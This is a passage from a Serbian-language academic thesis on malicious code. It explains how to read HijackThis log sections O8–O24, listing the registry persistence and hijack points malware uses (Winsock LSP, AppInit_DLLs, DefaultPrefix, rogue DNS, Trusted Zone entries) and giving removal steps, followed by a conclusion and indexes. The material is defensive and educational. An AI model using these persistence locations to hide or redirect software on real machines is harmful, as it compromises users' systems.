HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\MenuExt

Primer:	O8 - Extra context menu item: &Google Search - res://c:\windows\GoogleToolbar1.dll/cmsearch.html
---------	---

Tabela 21. Primer 08 linije

Svaka **O8** linija je meni opcija koja se pojavljuje prilikom desnog klika na Internet Explorer. Program prikazan u liniji je ono što je lansirano kada je odabrana ova opcija menija. Neke kao što su "Browser Pal" trebaju se uvek uklanjati, a ostale se trebaju istraživati pomoću Googla. Primer legitimnog programa koji može biti pronađen ovde je Google Toolbar.

Prilikom brisanja ovih ulaza, HijackThis ne briše fajl prikazan u liniji. Kao i kod prethodnih linija, preporuka je ručno brisanje fajla nakon restarta u Safe Mode.

24.3.12 O9 sekcija

Ova sekcija korenspondira sa dugmadima u glavnom Internet Explorer toolbaru ili u pojedinostima Internet Explorer 'Tools' menija koji nije default instalacije.

Registry ključ: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\Extensions registry key.

Primer:	O9 - Extra Button: AIM (HKLM)
---------	-------------------------------

Tabela 22. Primer 09 linije

Ukolikuo korisniku nisu potrebna ova dugmad ili pojedinosti menija ili su prepoznati kao malware mogu se slobodno brisati u HijackThis programu. Kod ove linije HijackThis ne briše fajl na kojeg upućuje ova linije već je potrebno ručno brisanje u Safe Mode.

24.3.13 O10 sekcija

Ova sekcija korenspondira sa **Winsock Hijackers** ili sa ostalim LSP (Layered Service Provider).

LSP je način da se veže deo software-a za korisničku Winsock 2 implementaciju. Pošto su LSP ulančani zajedno, kada se Winsock koristi, podaci su takođe transparentni kroz svaki LSP u lancu. Spyware i Hijackers mogu koristiti LSP kako bi videli sav saobraćaj koji se transportuje preko Internet konekcije.

Prilikom brisanja ovih objekata mora se voditi izuzetna pažnja, jer ako se uklone bez pravilnog fixiranja prostora u lancu, može se izgubiti pristup Internetu.

Primer:	O10 - Broken Internet access because of LSP provider 'spsublsp.dll' missing
---------	---

Tabela 23. Primer 010 linije

Mnogi antivirusni skeneri tragaju za Virusima, Trojancima i ostalim napastima na Winsock nivou. Problem nastaje kada ti isti skeneri ne obnavljaju LSP u pravilnom redu nakon brisanja štetiočina u LSP. Zbog ovog problema fixiranje ove linije u HijackThisu se mora obaviti isključivo uz nadzor iskusnih eksperata, koji pružaju pomoć na mnogim forumima na Internetu.

Spybot može u globalu fixirati ovu liniju ali se mora voditi računa da se koristi uvek poslednja verzija programa. Postoji alat koji je specijalno dizajniran za ovaj problem i najbolje je njega koristiti - LSPFix. LSPFix alat nije baš jednostavno koristiti te je najbolje potražiti neki dobar tutorial za njega, ili potražiti pomoć od eksperata koji rade kao volonteri na **ASAP** forumima.

24.3.14 O11 sekcija

Ova sekcija korespondira sa nestandardnom (non-default) grupom opcija koje su dodate u **Advanced Options Tab** u Internet opcijama u IE.

Može se u Internet opcijama Internet Explorera u advanced tabu dodati ulaz pod registry ključem tako da će se ta nova grupa pojaviti kao ovde ispod na primer:

Registry Key: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Internet Explorer\AdvancedOptions

Primer:	O11 - Options group: [CommonName] CommonName
---------	--

Tabela 24. Primer 011 linije

Prema Merijnu (tvorcu programa HijackThis), postoji samo jedan poznati Hijacker koji koristi ovu liniju i to je CommonName. Ukoliko se u logu pojavi CommonName, onda se može bezbedno ukloniti. Ukoliko se radi o nekom drugom, onda se treba konsultovati Google.

24.3.15 O12 sekcija

Ova sekcija korespondira sa Internet Explorer pluginovima.

Internet Explorer pluginovi su delovi software-a koji se loaduju sa Internet Explorerom i dodaju funkcionalnosti pretraživaču. Postoje mnogo legitimnih pluginova, kao na primer PDF pregledač i nestandardni pregledač slika.

Registry key: HKEY_LOCAL_MACHINE\software\microsoft\internet explorer\plugins

Primer:	Plugin for .PDF: C:\Program Files\Internet Explorer\PLUGINS\nppdf32.dll
---------	---

Tabela 25. Primer 012 linije

Većina pluginova su legitimni, tako da se mora koristiti online baza podataka radi pretraživanja onih koji nisu poznati. Jedan poznati plugin koji se treba brisati je Onflow plugin koji ima ekstenziju .OFB.

Kada se fixiraju ovi tipovi ulaza sa HijackThisom, HijackThis će pokušati da obriše skriveni fajl u liniji. Postoje slučajevi kada fajl može biti korišćen, čak i kada je Internet Explorer isključen. Ukoliko fajl i dalje postoji nakon fixiranja u HJT programu, onda se taj fajl mora ručno brisati. Najbolje je kao i u prethodnim slučajevima restartovati kompjuter i obrisati fajl u Safe Mode.

24.3.16 O13 sekcija

Ova sekcija korespondira sa IE DefaultPrefix hijack.

Default prefix je podešavanje na Windowsu koje specifikuje kako se rešava URL koji je unet bez prethodno “http://”, “ftp://”, itd. Po defaultu Windows će atačovati “http://” za početak, kao da je to default (standardni) Windowsov prefix. Moguće je promeniti standardni prefix ukoliko se edituje registry. Hijacker poznat kao CoolWebSearch radi ovo menjajući standardni prefix na **http://ehhttp.cc/?**. Ovo znači da kada se korisnik konektuje na URL, kao što je **www.google.com**, korisnik će u stvari otići na **http://ehhttp.cc/?www.google.com**, koji je u stvari web sajt CoolWebSearch.

Registry ključ:
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\URL\DefaultPrefix\

Primer:	O13 - WWW. Prefix: http://ehhttp.cc/?
----------------	---------------------------------------

Tabela 26. Primer 013 linije

U slučaju da korisnik ima probleme koji su prikazani u primeru iznad, onda treba upotrebiti specijalizovani program za ovu štetčinu - CWS shredder. Ovaj program se koristi za uklanjanje svih poznatih varijanti CoolWebSearcha.

U slučaju da CWS shredder ne uspe da se izbori sa problemom onda se ova linija treba fixirati u HijackThis programu ukoliko je prikazana.

24.3.17 O14 sekcija

Ova sekcija korespondira sa resetovanjem web podešavanja (Reset Web Settings) hijacka.

Postoji fajl koji Internet Explorer koristi prilikom resetovanja opcija nazad na standardne Windowsove. Ovaj fajl je skladišten u "c:\windows\inf\iereset.inf" i sadrži sva standardna podešavanja koja će biti korišćena. Ukoliko Hijacker izvrši modifikaciju tog fajla, onda će doći do reinfekcije prilikom resetovanja tih podešavanja.

Primer:	O14 - IERESSET.INF: START_PAGE_URL= http://www.searchalot.com
----------------	--

Tabela 27. Primer 014 linije

Treba se uzeti u obzir da je moguće da su ova podešavanja legitimno promenjena od strane proizvođača ili administratora mašine. Ukoliko ova adresa nije poznata, onda se treba fixirati.

24.3.18 O15 sekcija

Ova sekcija korespondira sa sajtovima ili IP adresama u Internet Explorer poverljivoj zoni (Trusted Zone) i standardnim protokolima (Protocol Defaults).

Poverljiva zona(Trusted Zone)

Internet Explorer sigurnost je bazirana na osnovu seta zona. Svaka zona ima različitu sigurnosna podešavanja, u obliku koje skripte i aplikacije mogu biti pokrenute sa sajta koji je u toj zoni. Postoji sigurnosna zona pod nazivom poverljiva zona (Trusted Zone). Ova zona ima najmanje sigurnosti i dozvoljava skriptama i aplikacijama sa sajtova da se u ovoj zoni pokrenu bez znanja korisnika. Ovo je voma popularno podešavanje za sajtove sa malware-om kako bi iskoristili sve slabosti ove zone i pokrenuli se bez znanja korisnika.

Registry ključevi	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Domains
	HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Domains
	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Ranges
	HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\Ranges

Tabela 28. Primeri registry ključeva 014 linije

Primeri:	O15 - Trusted Zone: http://www.bleepingcomputer.com
	O15 - Trusted IP range: 206.161.125.149
	O15 - Trusted IP range: 206.161.125.149 (HKLM)

Tabela 29. Primer 015 linije

Koji će ključ biti korišćen od strane Internet Explorera se određuje pomoću URL koju korisnik pokušava da dobije. Ukoliko URL sadrži ime domena (domain name), onda će se tražiti domain podključ za poklapanje. Ukoliko sadrži IP adresu onda će se tražiti podključ za poklapanje. Kada se domain pridoda poverljivom sajtu ili restriktivnom onda se dodeljuje vrednost da to označi. Ukoliko se dodeljeni *=4 value (vrednost), taj domen (domain) će biti ubačen u restriktivnu zonu sajta.. Ukoliko mu je data *=2 value (vrednost), onda će domen biti pridodat poverljivoj zoni.

Dodavanje IP adrese funkcioniše malo drugačije. Pod ključem **SOFTWARE\Microsoft\Windows\CurrentVersion\InternetSettings\ZoneMap\Ranges** mogu se naći drugi ključevi pod nazivom Ranges1, Ranges2, Ranges3, Ranges4,... Svaki od ovih podključeva korespondira sa određenom zonom sigurnosti/protokolom. Ukoliko se doda IP adresa u sigurnu zonu Windows će stvoriti podključ počevši sa Ranges1 i imenovaće taj ključ kao onaj koji će sadržati sve IP adrese određene zone sigurnosti za određeni protokol. Na primer, ukoliko se http://192.168.1.1 smatra kao sajt od poverenja, Windows će stvoriti prvi mogući Range ključ i dodati value (vrednost) http=2. Bilo koji buduća poverljiva http:// IP adresa će biti pridodata Range1 ključu. Ukoliko se doda IP adresa restriktivnim sajtovima korišćenjem http protokola (http://192.16.1.10), Windows će stvoriti novi ključ u doslednom redu pod nazivom Range2. Njegova vrednost (value) će biti http=4 i svaka buduća IP adresa koja je dodana restriktivnim sajtovima biće smeštena u tom ključu. Ovo se nastavlja na svaku kombinaciju podešavanja protokola i zone sigurnosti.

Ukoliko se bilo koji domen ili IP adresa nalazi u ovim linijama uglavnom se uklanja, osim u slučaju da je prepoznatljiv URL.

Protocol Defaults

Prilikom korišćenja IE za odlazak na neki sajt, sigurnosne dozvole koje se odnose na taj sajt su određene od same zone u kojoj se nalazi. Postije ukupno pet zona i svaka je povezana sa specijalnim brojem za identifikaciju. Zone i brojevi koji ih određuju su:

Zona	Mapiranje zone
My Computer	0
Intranet	1
Trusted	2
Internet	3
Restricted	4

Tabela 30. Zone sigurnosti

Svaki protokol koji se koristi za povezivanje na sajtovima, kao što su HTTP, FTP, HTTPS, je zatim mapiran u jednom od ovih zona. U sledećoj mapi su standardna mapiranja:

Protokol	Mapiranje zone
HTTP	3
HTTPS	3
FTP	3
@ivt	1
shell	0

Tabela 31. Mapiranje zona u zavisnosti od protokola

Na primer, ukoliko se izvrši konektovanje na sajt koristeći se „http://” to će biti Internet zona po standardu (default). Ovo je zbog toga što je standardna za „http” tri (3), što korespondira Internet zoni. Problem može nastati ukoliko malware izvrši promenu standardnog tipa zone za HTTP protokol u 2, onda će svaki sajt na koji se korisnik konektuje koristeći «http» biti smatran kao deo poverljive zone. Za sada nije poznat nijedan malwawre koji koristi ova pdešavanja.

Registry ključevi:	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProtocolDefaults
	HKEY_CURRENT_USER\SOFTWARE\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap\ProtocolDefaults

Tabela 32. Registry ključevi standardnih podešavanja protokola

Ukoliko dođe do promene standardnih podešavanja ona će biti prikazana u HijackThis ulazu, što se može videti na primeru ispod:

Primer:	O15 - ProtocolDefaults: 'http' protocol is in Trusted Zone, should be Internet Zone (HKLM)
----------------	--

Tabela 33. Primer 015 linije

Da bi se vratila ova podešavanja na standardni nivo, samo se treba fixirati linija u HijackThis programu.

24.3.19 O16 sekcija

Ova sekcija korespondira sa ActiveX objektima, ili poznatijim kao downloaded program files.

ActiveX objekti su programi koji su skinuti sa web sajtova i skladišteni na korisnički kompjuter. Ovi objekti su skladišteni u C:\windows\Downloaded Program Files. Oni su takođe prikazani u registryju od njihovog CLSID što je u stvari dugi string brojeva između zagrada. Postoje mnogo ActiveX kontrola kao što je prikazano na primeru iPix pregledača u tabeli ispod.

Primer:	O16 - DPF: {11260943-421B-11D0-8EAC-0000C07D88CF} (iPix ActiveX Control) - http://www.ipix.com/download/ipixx.cab
----------------	--

Tabela 34. Primer 016 linije

Ukoliko se u ovoj liniji nalaze imena ili adrese koji nisu poznati, onda se kao i u ostalim slučajevima treba koristiti Google radi provere njihove legalnosti. Ukoliko se pogaže da nisu legitimni, trebaju se fixirati u HijackThisu. Brisanje većine ActiveX objekta neće uticati ni u kom slučaju štetno na sam kompjuter, jer se mogu ponovo skinuti sa Interneta. Ali se mora voditi računa, jer su mnoge kompanijske aplikacije ActiveX objekti, te se o tome treba posvesti računa. Uvek se trebaju obrisati 016 ulazi koji u sebi imaju reči kao što su: sex, porn, dialer, free, casino, adult, i tako dalje.

Od programa koji imaju veliku bazu podataka malicioznih ActiveX objekta, može se izdvojiti SpywareBlaster.

U slučaju 016 linije, HijackThis će pokušati da ih kompletno odstrani sa hard diska. U većini slučajeva ovo neće biti nikakav problem, ali u nekim slučajevima može naići na matični fajl koji se neće obrisati u HijackThisu. U tom slučaju se primenjuje ručno brisanje u Safe Mode.

24.3.20 O17 sekcija

Ova sekcija korespondira sa Lop.com domen Hackovima.

Prilikom odlaska na web sajt koristeći hostname, kao na primer www.singidunum.ac.yu, umesto IP adrese, kompjuter koristi DNS server kako bi preveo hostname u IP adresu, kao na primer 192.168.1.0. Domen hackovi su oni kojima Hijacker menja DNS servere na korisničkoj mašini radi upućivanja na server malicioznog programa, ili na bilo koji sajt. Dodavanjem "google.com" na DNS server pisaca malicioznog programa, pisci malicioznog koda mogu izvršiti redirekciju, tako da kada korisnik želi da ode na www.google.com, otići će umesto toga na sajt pisaca malicioznog progama.

Primer:	017 - HKLM\System\CS1\Services\VxD\MSTCP: NameServer = 69.57.146.14,69.57.147.175
----------------	---

Tabela 35. Primer 017 linije

Ukoliko se vidi ovakav ulaz i ne pripada ISP-u korisnika ili kompanije, i DNS server ne pripada ISP-u korisnika ili kompanije, onda se treba obrisati u programu HijackThis. Na Arinu se može proveriti kom DNS serveru IP adrese pripadaju.

24.3.21 O18 sekcija

Ova sekcija korespondira sa ekstra protokilima i hijackerima.

Ova metoda se koristi radi promene standardnih drajvera protokola koje kompjuter korisnika koristi sa onim koje Hijacker daje. Ovo omogućuje Hijackeru da preuzme kontrolu nad određenim načinima koji se koriste za slanje i primanje informacija.

Registry ključevi:	HKKEY_LOCAL_MACHINE\SOFTWARE\Classes\PROTOCOLS\
	HKKEY_LOCAL_MACHINE\SOFTWARE\Classes\CLSID
	HKKEY_LOCAL_MACHINE\SOFTWARE\Classes\PROTOCOLS\Handler
	HKKEY_LOCAL_MACHINE\SOFTWARE\Classes\PROTOCOLS\Filter

Tabela 36. Primer registry ključeva specijalnih protokola

HijackThis prvo čita sekciju protokola registryja nestandardnih protokola. Kada pronade jedan on stavlja u zagradi CLSID izlistan u HJT liniji sa putanjom do matičnog fajla.

Primer:	O18 - Protocol: relatedlinks - {5AB65DD4-01FB-44D5-9537-3767AB80F790} - C:\PROGRA~1\COMMON~1\MSIETS\msielink.dll
----------------	--

Tabela 37. Primer 018 linije

Veoma česti napadači su CoolWebSearch, Related Links, i Lop.com. Ukoliko se oni vide u logu, moraju se obrisati. Napomena: uvek treba konsultovati Google radi pretraživanje online baze podataka.

Veoma važno kod ovog ulaza je da fixiranje u HijackThisu ne briše ni registry ulaz niti matični fajl. Mora se fajl obrisati u Safe Mode ručno.

24.3.22 O19 sekcija

Ova sekcija korespondira sa korisničkim style sheet hijack. Style sheet je šablon raspored strana, boja i fontova, i vidljiv je iz html strane. Ovaj tip hijacka natpisuje standardni style sheet koji se razvija za hendikepirane korisnike i izaziva veliki broj iskačućih prozora i potencijalna usporavanja.

Registry ključ: HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Styles\; User Stylesheets

Primer:	O19 - User style sheet: c:\WINDOWS\Java\my.css
----------------	--

Tabela 38. Primer 019 linije

Generalno se ovo može ukloniti, osim ukoliko nije setovano od samog korisnika.

Prilikom fixovanja ovih ulaza HijackThis ne briše matični fajl na listi. Preporučuje se restartovanje i brisanje u Safe Mode.

24.3.23 O20 sekcija

AppInit_DLLs

Ova sekcija korespondira sa fajlovima koji su loadovani kroz AppInit_DLLs registry vrednost (value) i Winlogon Notify podključem.

AppInit_DLLs registry value sadrži listu DLL-a koji se loaduju kada se “user32.dll” loaduje. Kao kod većine Windows izvršnih fajlova korisnik koristi “user32.dll”, ovo znači da bilo koja DLL koja je izlistana u AppInit_DLLs registry ključem će biti loadovana takođe. Zbog ovoga je veoma teško ukloniti DLL, jer je loadovana u okviru višestrukih procesa, a neki od njih nesmeju biti zaustavljeni jer bi prouzrokovali nestabilnost sistema. Fajl “user32.dll” se takođe koristi od strane procesa koji su automatski startovani od strane sistema prilikom logovanja. Ovo znači da fajlovi loadovani u AppInit_DLL value će biti loadovani veoma rano u Windows startnoj rutini dopuštajući DLL-u da se sakrije ili se zaštiti pre nego što korisnik dođe do pristupa sistemu.

Ovaj metod se koristi od strane CoolWebSearch varijante i može biti vidljiv samo u regedit-u pomoću desnog klika na vrednost (value), i selektovanjem modify binary data.

Registry ključ: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Windows\AppInit_DLLs

Primer:	O20 - AppInit_DLLs: C:\WINDOWS\System32\winifhi.dll
----------------	---

Tabela 39. Primer 020 appinit_DLLs linije

Postoje veoma malo legitimnih programa koji koriste ovaj registry ključ, ali im se mora pristupati sa pažnjom prilikom brisanja ovih fajlova koji su izlistani ovde.

Prilikom fixiranja ovih tipova ulaza, HijackThis ne briše matični fajl u liniji. Ovaj fajl se mora obrisati ručno u Safe Mode.

Winlogon Notify

Winlogon Notify ključ se generalno koristi od strane Look2Me infekcije. HijackThis će izlistati sve Winlogon Notify ključeve koji nisu standardni tako da se može veoma lako uočiti jedan koji ne pripada. Look2Me inficirani ključ se može prepoznati kao DLL sa slučajno odabranim imenom lociranim u %SYSTEM% folderu. Ime Notify ključa će imati normalno ime na prvi pogled, iako tamo i ne pripada.

Registry ključ: HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon\Notify

Primer:	O20 - Winlogon Notify: Extensions - C:\WINDOWS\system32\i042laho1d4c.dll
---------	---

Tabela 40. Primer 020 winlogon notify linije

Prilikom fixiranja ovog ulaza ukloniće se ključ iz registryja ali će matični fajl ostati netaknut. On se mora ručno obrisati.

24.3.24 O21 sekcija

Ova sekcija korespondira sa fajlovima koji su loadovani kroz Shell Service Object Delay Load registry ključ.

Ovaj registry sadrži vrednosti na sličan način kao Run ključ. Razlika je da mesto ukazivanja na sam fajl, ukazuje na CLSID InProcServer, koji sadrži informacije o pojedinačnom DLL fajlu koji je korišćen.

Fajlovi pod ovim ključem se loaduju automatski od strane Explorer.exe prilikom startovanja kompjutera. Explorer.exe je školjka kompjutera, uvek će se startovati, a ovim će uvek biti loadovan fajl pod ovim ključem. Ovi fajlovi će se iz tog razloga loadovati rano pri startovanju pre bilo kakve ljudske intervencije:

Primer:	R0 - HKCU\Software\Microsoft\Internet Explorer\Main,Start Page = C:\WINDOWS\secure.html R1 - HKCU\Software\Microsoft\Internet Explorer\Main,Default_Page_URL = C:\WINDOWS\secure.html
---------	--

Tabela 41. Hijacker koji koristi ovaj metod može biti prepoznat po ovakvim ulazima

Registry ključ:

HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\ShellService ObjectDelayLoad

Primer:	O21 - SSODL: System - {3CE8EED5-112D-4E37-B671-74326D12971E} - C:\WINDOWS\system32\system32.dll
---------	--

Tabela 42. Primer 021 linije

HijackThis koristi internu belu listu kako ne bi prikazivao česte legitimne ulaze pod ovim ključem. Ukoliko je ovo prikazano u linijama, onda najverovatnije nije standardno i treba se smatrati sumljivim. Radi pretraživanja najbolje je koristiti neki poznati online pretraživač u potrazi za podacima.

Prilikom fixiranja ovakvih tipova ulaza HijackThis neće obrisati matični fajl koji se nalazi na kraju linije te se kao i u prethodnim slučajevima mora ručno ukloniti.

24.3.25 O22 sekcija

Ova sekcija korespondira sa fajlovima koji se loaduju preko SharedTaskScheduler registry value.

Ulazi u ovom registryju pokreću se zajedno sa Windowsom. Ovaj ključ je veoma često meta SmitFraud varijanti kako bi se prikazivale lažne uzbune i downloadovali lažni antispyware programi.

Registry ključ:
HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Explorer\SharedTaskScheduler

Primer:	O22 - SharedTaskScheduler: (no name) - {3F143C3A-1457-6CCA-03A7-7AA23B61E40F} - c:\windows\system32\mtwirl32.dll
---------	--

Tabela 43. Primer 022 linije

Kod ove linije se mora voditi računa prilikom uklanjanja jer su neki ključevi legitimni.

HijackThis će obrisati SharedTaskScheduler value povezanom sa ovim ulazom, ali neće obrisati CLSID i CSLID Inprocserver32. Ovde je takođe potrebno manualno brisanje u Safe Mode.

24.3.26 O23 sekcija

Ova sekcija korespondira sa XP,NT, 2003, i 2003 servisima.

Prikazuje servise i programe koji se loaduju automatski sa startovanjem Windowsa. Veoma česti malware servisi se mogu pronaći kao Home Search Assistant i nove Bargain Buddy varijante. Primeri linija povezanim sa ovim infekcijama su prikazani ispod.

Većina Microsoftovih servisa je pridodata beloј listi tako da oni neće biti izlistani.

Primer:	O23 - Service: AVG7 Alert Manager Server (Avg7Alrt) - GRISOFT, s.r.o. - C:\PROGRA~1\Grisoft\AVGFRE~1\avgamsvr.exe
---------	---

Tabela 44. Primer legitimnog servisa

Primer:	O23 - Service: Workstation NetLogon Service - Unknown - C:\WINDOWS\system32\crxu.exe
---------	--

Tabela 45. Primer home search assistant

Primer:	O23 - Service: ZESOFT - Unknown - C:\WINDOWS\zetaeta.exe
	O23 - Service: ISEXEng - Unknown - C:\WINDOWS\System32\angelex.exe

Tabela 46. Primer bargain buddy

Prilikom fixiranja O23 ulaza, HijackThis će promeniti startup za ovaj servis na disabled, stopiraće servis, i zatim će tražiti od korisnika restart. Neće obrisati aktualni servis iz registryja ili fajl na koji ukazuje.

Postoje tri metode za brisanje ključa servisa:

1. Brisanje korišćenjem XP-ove SC komande i to na sledeći način, kucanjem sledećeg iz command prompta:

sc delete servicename

2. Brisanje servisa korišćenjem registry fajla, kao na primer ispod:

Ispod je primer:

```
REGEDIT4
[-HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Enum\Root\LEGACY_ISEXENG]
[-HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Services\ISEXEng]
[-HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Enum\Root\LEGACY_ISEXENG]
[-HKEY_LOCAL_MACHINE\SYSTEM\ControlSet001\Services\ISEXEng]
[-HKEY_LOCAL_MACHINE\SYSTEM\ControlSet003\Enum\Root\LEGACY_ISEXENG]
[-HKEY_LOCAL_MACHINE\SYSTEM\ControlSet003\Services\ISEXEng]
```

Tabela 47. Primer kako se uklanja angelex.exe bargain buddy varijanta

3. Korišćenjem HijackThisa za brisanje servisa. Biranjem opcije **Config**, zatim **Misc Tools**, i na kraju **Delete an NT service..** dugme. Prilikom otvaranja unese se ime servisa i potvrdi sa **OK**.

Prilikom uklanjanja stavki izlistane ovim ključem treba biti naročito oprezan, jer su većinom legitimni delovi.

24.3.27 O24 sekcija

Ova sekcija korespondira sa Windows Active Desktop komponentama. Active Desktop komponente su lokalni ili udaljeni html fajlovi koji su ugrađeni direktno na korisnički desktop kao pozadina. Infekcije koriste ove metode za ugradnju poruka, ili web strana direktno na desktop. Česti primeri infekcija koje koriste ove metode su SmitFraud familija ili lažni antispyware programi. Ove infekcije koriste Active Desktop komponente kako bi prikazale lažna upozorenja kao pozadina korisničkog desktopa. Najčešće infekcije koje šalju lažna upozorenja korišćenjem ove linije su: *AVGold*, *Raze AntiSpyware*, *AlfaCleaner*, *TopAntiSpyware*.

Registry ključ povezan Active Desktop Components:

Registry ključ: HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Desktop\Components

Svaka specifična komponenta je izlistana kao numerički podključ kao u primeru ispod.

HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Desktop\Components\0\
HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Desktop\Components\1\
HKEY_CURRENT_USER\Software\Microsoft\Internet Explorer\Desktop\Components\2\

Primer:	O24 - Desktop Component 0: (Security) - %windir%\index.html O24 - Desktop Component 1: (no name) - %Windir%\warnhp.html
----------------	--

Tabela 48. Primer korišćenja ulaza desktop komponenti korišćenih od strane SmitFraud varijanti

Moguće je da je neko namerno konfigurisao Active Desktop komponentu, ukoliko se vidi jedna nepoznata preporučuje se pretraživanje radi utvrđivanje njene legitimnosti i provera da dije promena izvršena od strane Administratora sistema.

Kada se fixuju ovi ulazi, HijackThis će samo ukloniti desktop komponente u registryju. Aktualni HTML fajl neće biti obrisani, te se mora ručno obrisati[1].

Reference

[1]Bleeping Computer copyright © 2003-2008, LLC March 25th, 2004

ZAKLJUČAK

Cilj ovog rada je demonstriranje trenutnog stanja umetnosti malicioznih kodova, razvoj antivirusnih tehnika, proučavanje metodologije i analize malicioznih kodova i zaštite od njih. U ovom radu je obuhvaćeno što je moguće više tehnika pisanja malicioznih kodova, sa što više različitih pogleda. Ovde je prikazana klasifikacija i nekih malih prljavih trikova koje su virusopisci razvili, kao i način borbe sa njima od strane antivirusnih istraživača.

U radu su prikazani tipični predstavnici grupa, način razvoja i evolucija. Obradeni su različiti načini izazova koji su uputili virusopisci antivirusnim proizvodima i istraživačima. Ovde su većinom obuhvaćeni fajl infektori i to namerno, jer oni predstavljaju budućnost u evoluciji kompjuterskih crva. Tokom godina, evolucija koda je prošla dugi put. Ukoliko analiziramo i pratimo razvoj malicioznog koda od samog početka pa sve do današnjeg dana, stvoriće se utisak da je sve pronađeno i razvijeno, da je moguća samo modifikacija postojećeg. Na žalost, nije tako, postoje još modeli malicioznih kodova koji će se tek otkriti i koji će tek uputiti izazov antivirusnoj zajednici. Napredak je najbitniji, ovo je kao večita trka u naoružanju nekadašnjih paktova, s tim što se ovde ne razvija samo oružje već i Informatika kao nauka. Ma koliko su loši pisci i korisnici malicioznih kodova, oni stimulisu sve ostale da upotrebe svoje male sive ćelije kako bi ih preduhitрили, a time se razvija i nadograđuje ne samo nauka već i svaki pojedinac koji sedne za računarom.

Danas je pisanje malicioznih kodova postao unosan posao i odavno ne predstavlja delo nekog pojedinca željnog dokazivanja i pažnje. Organizovani kriminal je sve više i više uključen u stvaranju malicioznih kodova radi pridobijanja profita koji nije uopšte mali. Ovo nameće nove izazove ne samo antivirusnim kompanijama, već pravosudnom sistemu uopšte. Pošto savremena IT komunikacija nema granice, važno je regulisati zakonodavstvo u onim zemljama u kojima ono nije najbolje uređeno, jer te zemlje predstavljaju generatore informatičkog kriminala.

INDEX SLIKA

Slika 1.	Praktičan prikaz companion tehnike inficiranja	17.
Slika 2.	Grafički prikaz overwriting tehnike inficiranja	20.
Slika 3.	Inficiranje fajla prepending tehnikom	22.
Slika 4.	Inficiranje fajla appending tehnikom	26.
Slika 5.	Metode boot sektora virusa MBR i PBS	34.
Slika 6.	Microsoft Visual Basic editor potencijalna meta macro virusa	40.
Slika 7.	Grafički prikaz duple infekcije macro virusa	42.
Slika 8.	Prenosni mediji jedno od sredstava u prenosu malicioznog koda	43.
Slika 9.	Grafički prikaz delovanja Nimda crva	48.
Slika 10.	Delovi kompjuterskog crva	50.
Slika 11.	Grafički prikaz rada Netcata	61.
Slika 12.	Grafički prikaz skrivanja Trojanca	63.
Slika 13.	Grafički prikaz dekriptora i pravac njegovog delovanja	72.
Slika 14.	Mogućnost izdvajanja snapshota dekriptovanog tela polimorfnog virusa za vreme njegovog izvršavanja korišćenjem emulacije koda	90.
Slika 15.	Grafički prikaz neural network	99.
Slika 16.	Grafički prikaz zaobilaženja tehnike blokiranja ponašanja	111.
Slika 17.	Grafički prikaz delovanja kernel rootkita	115.
Slika 18.	Grafički prikaz delovanja rootkit biblioteka	116.
Slika 19.	Klasifikacija rootkita utemeljena na postojanosti	117.
Slika 20.	Klasifikacija utemeljena na nivou apstrakcije	119.

INDEX TABELA

Tabela 1	Kategorizacija malicioznih kodova	12.
Tabela 2	Kategorizacija najpoznatijih Internet crva	49.
Tabela 3	Primer R0 linije	138.
Tabela 4	Primer F0 linije	139.
Tabela 5	Primer F1 linije	140.
Tabela 6	Primer F2 linije	140.
Tabela 7	Primer F3 linije	141.
Tabela 8	Primer 01 linije	143.
Tabela 9	Primer 02 linije	144.
Tabela 10	Primer 03 linije	144.
Tabela 11	Primer 04 linije run ključevi	145.
Tabela 12	Primer 04 linije run once ključevi	145.
Tabela 13	Primer 04 linije run services ključevi	146.
Tabela 14	Primer 04 linije run once ključevi	146.
Tabela 15	Primer 04 linije run once ex ključ	146.
Tabela 16	Primer 04 linije policies\explorer\run ključevi	146.
Tabela 17	Primer ključeva koji se mogu videti u 04 liniji	146.
Tabela 18	Primer05 linije	148.
Tabela 19	Primer 06 linije	148.
Tabela 20	Primer 07 linije	149.
Tabela 21	Primer 08 linije	149.
Tabela 22	Primer 09 linije	149.
Tabela 23	Primer 010 linije	150.
Tabela 24	Primer 011 linije	150.
Tabela 25	Primer 012 linije	151.
Tabela 26	Primer 013 linije	152.
Tabela 27	Primer 014 linije	152.
Tabela 28	Primeri registry ključeva 04 linije	153.
Tabela 29	Primer 015 linije	153.
Tabela 30	Zone sigurnosti	154.
Tabela 31	Mapiranje zona u zavisnosti od protokola	154.
Tabela 32	Registry ključevi standardnih podešavanja protokola	154.
Tabela 33	Primer 015 linije	154.
Tabela 34	Primer 016 linije	155.
Tabela 35	Primer 017 linije	156.
Tabela 36	Primer registry ključeva specijalnih protokola	156.
Tabela 37	Primer 018 linije	156.
Tabela 38	Primer 019 linije	157.
Tabela 39	Primer 020 appinit_DLLs linije	157.
Tabela 40	Primer 020 winlogon notify linije	158.
Tabela 41	Hijacker koji koristi ovaj metod može biti prepoznat po ovakvim ulazima	158.

Tabela 42	Primer 021 linije	158.
Tabela 43	Primer 022 linije	159.
